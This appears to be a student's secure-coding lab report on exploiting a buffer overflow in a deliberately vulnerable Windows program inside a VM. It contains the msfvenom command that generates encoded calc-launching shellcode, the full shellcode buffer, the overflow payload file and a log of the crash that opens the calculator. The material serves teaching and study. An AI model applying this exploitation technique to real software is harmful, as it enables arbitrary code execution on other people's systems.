CSE 2010 || Secure Coding

Lab: 7

Name: M GOPI NANDAN REDDY RegNo: 19BCN7056

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload
- Install Vuln_Program_Stream.exe and Run the same

Analysis

- Try to crash the Vuln_Program_Stream program and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).


Example:

```
msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
```

- Change the default trigger to open control panel.


Happy Learning!!!!!!

Generating Payload



Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use
Player
payload - Notepad
File Edit Format View Help
5:53 PM
4/20/2021

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
l5VqlvjmPkKKPrUfemkCwR3SBOosZCOF3KOXUQsrMCTSOAA
```




Max KB To Rip: 0

Relay Port: 10069

SRipper MFC Application has stopped working


Windows can check online for a solution to the problem.

Search Text: 3F3KOXUQsrMCTSOAA




```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë K‡ @üè,   `‰å1Àd‹PO‹R‡‹R¶‹r(‡·J&1ÿ¬<a|┐, ÁÏ ÇâòRW‹R┼‹J
€ûàu|»G╢roj SÿÕcalc
```

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe2\xdb\xd6\xd9\x72\xf4\x58\x50\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x69\x78\x4f"
buf += b"\x72\x63\x30\x77\x70\x47\x70\x43\x50\x6c\x49\x58\x65"
buf += b"\x66\x51\x6f\x30\x62\x44\x4c\x4b\x72\x70\x34\x70\x6c"
buf += b"\x4b\x70\x52\x66\x6c\x6c\x4b\x71\x42\x57\x64\x4e\x6b"
buf += b"\x33\x42\x64\x68\x46\x6f\x6f\x47\x53\x7a\x47\x56\x54"
buf += b"\x71\x6b\x4f\x6c\x6c\x65\x6c\x33\x51\x71\x6c\x56\x62"
buf += b"\x74\x6c\x37\x50\x49\x51\x48\x4f\x54\x4d\x37\x71\x6a"
buf += b"\x67\x6d\x32\x39\x62\x61\x42\x42\x77\x4e\x6b\x51\x42"
buf += b"\x36\x70\x6c\x4b\x42\x6a\x57\x4c\x6c\x4b\x32\x6c\x37"
buf += b"\x61\x52\x58\x58\x63\x63\x78\x46\x61\x4b\x61\x36\x31"
buf += b"\x4e\x6b\x66\x39\x55\x70\x77\x71\x6b\x63\x4c\x4b\x57"
buf += b"\x39\x32\x38\x38\x63\x44\x7a\x70\x49\x6e\x6b\x34\x74"
buf += b"\x4e\x6b\x43\x31\x69\x46\x74\x71\x69\x6f\x6e\x4c\x4b"
buf += b"\x71\x48\x4f\x64\x4d\x47\x71\x39\x57\x50\x38\x39\x70"
buf += b"\x44\x35\x39\x66\x73\x33\x31\x6d\x68\x78\x67\x4b\x63"
buf += b"\x4d\x37\x54\x31\x65\x38\x64\x73\x68\x4c\x4b\x50\x58"
buf += b"\x46\x44\x66\x61\x6a\x73\x71\x76\x6c\x4b\x66\x6c\x42"
buf += b"\x6b\x4c\x4b\x43\x68\x75\x4c\x76\x61\x79\x43\x6e\x6b"
buf += b"\x67\x74\x6c\x4b\x75\x51\x5a\x70\x6f\x79\x42\x64\x47"
buf += b"\x54\x51\x34\x63\x6b\x43\x6b\x65\x31\x30\x59\x50\x5a"
buf += b"\x62\x71\x6b\x4f\x4b\x50\x31\x4f\x43\x6f\x32\x7a\x6c"
buf += b"\x4b\x72\x32\x38\x6b\x4e\x6d\x31\x4d\x73\x5a\x35\x51"
buf += b"\x6e\x6d\x6b\x35\x6c\x72\x53\x30\x75\x50\x73\x30\x46"
buf += b"\x30\x63\x58\x34\x71\x4c\x4b\x50\x6f\x4f\x77\x39\x6f"
```



Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)

payload - Notepad

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë K± @üè,   `%å1Àd‹P0‹R±‹R¶‹r(¢·J
€ûàu|»G‼roj SÿÖcalc
```

SRipper MFC Application

SRipper MFC Application has stopped working


Windows can check online for a solution to the problem.

Check online for a solution and close the program

Close the program

View problem details

After crashing the vulln program calculator opened.



Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)

C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\morth>cd downloads

C:\Users\morth\Downloads>python exploit2ed.py

C:\Users\morth\Downloads>
```